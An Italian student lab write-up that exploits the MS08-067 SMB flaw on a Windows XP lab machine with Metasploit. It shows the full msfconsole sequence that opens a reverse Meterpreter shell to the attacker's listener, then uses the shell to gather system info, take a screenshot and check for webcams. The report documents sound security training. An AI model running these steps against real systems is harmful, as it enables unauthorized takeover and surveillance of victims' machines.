Manuel Di Gangi

S7_L3

Hacking Windows XP

6 marzo 2024

INDICE

1. Traccia

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

2. MS08-067

MS08-067 è il numero identificativo di una vulnerabilità critica del software di Microsoft denominata "Server Service Relative Path Stack Corruption". Questa vulnerabilità è stata scoperta nel 2008 e è stata assegnata con il numero di riferimento CVE-2008-4250.

Questa falla di sicurezza ha colpito il servizio Server di Windows, consentendo a un attaccante di eseguire codice malevolo in remoto su un sistema vulnerabile. In pratica, un attaccante potrebbe sfruttare questa vulnerabilità per ottenere l'accesso non autorizzato a un sistema Windows, assumendo il controllo completo del computer interessato.

La vulnerabilità MS08-067 è diventata particolarmente nota poiché è stata sfruttata dal worm informatico Conficker per diffondersi in modo massiccio su reti Windows. Microsoft ha rilasciato una patch per correggere questa vulnerabilità, sottolineando l'importanza di mantenere aggiornati i sistemi operativi e di applicare regolarmente le patch di sicurezza per proteggere i computer da potenziali minacce

3. EXPLOIT

Avviamo Metasploit da un terminale di kali mediante il comando ***msfconsole***, contemporaneamente su un altro avviamo una scansione per l'enumerazione dei servizi attivi su Metasploitable con il comando ***nmap -sV.***


Verifichiamo il nostro target, il servizio telnet è attivo sulla porta 23.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 09:52 EST
Nmap scan report for 192.168.1.149
Host is up (0.00032s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
53/tcp  open  domain      ISC BIND 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind     2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN;
 Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.55 seconds
```

4

Su MSFconsole eseguiamo una ricerca per individuare un exploit che soddisfi le nostre necessità mediante il comando ***search ms08-067***. Otteniamo un unico risultato

Sfruttiamo il comando ***use*** per utilizzare l'exploit



Successivamente, utilizziamo il comando ***show options*** per capire quali parametri devono essere configurati. I parametri RPORT, BROWSER, EXITFUNC, LHOST, LPORT sono pre compilati con i parametri di default, mentre è richiesto il campo RHOST (Indirizzo target).

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.
                                       cs/using-metasploit/basics/using-meta
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, t
                                        one)
   LHOST     192.168.1.25     yes       The listen address (an interface may
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Possiamo configurarlo con il comando ***set RHOSTS 192.168.1.200***

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS ⇒ 192.168.1.200
```

```
Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://docs.metasploit.com/do
                                       cs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, n
                                        one)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Per il modulo utilizzeremo il payload che ci viene proposto di default. Possiamo quindi eseguire l'attacco con il comando «exploit».

Lanciando l'attacco con il comando ***exploit*** si apre una shell di meterpreter.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1048) at 2024-03-06 05:03:
42 -0500

meterpreter > 
```


4. Sfruttamento vulnerabilità

Per verificare la correttezza delle informazioni eseguiamo da Meterpreter il comando ***sysinfo,*** il quale ci mostra le informazioni della macchina vittima. Notiamo che siamo all'interno di un sistema Windows XP.

```
meterpreter > sysinfo
Computer        : WINDOWSXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Per terminare l'esercizio eseguiamo uno screenshot della macchina vittima con il comando ***screenshot*** di meterpreter.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/VmsTAFzy.jpeg
```



Individuiamo la presenza o meno di Webcam tramite il comando ***webcam_list***. Come si può vedere dall'immagine sottostante la macchina non dispone di webcam collegate.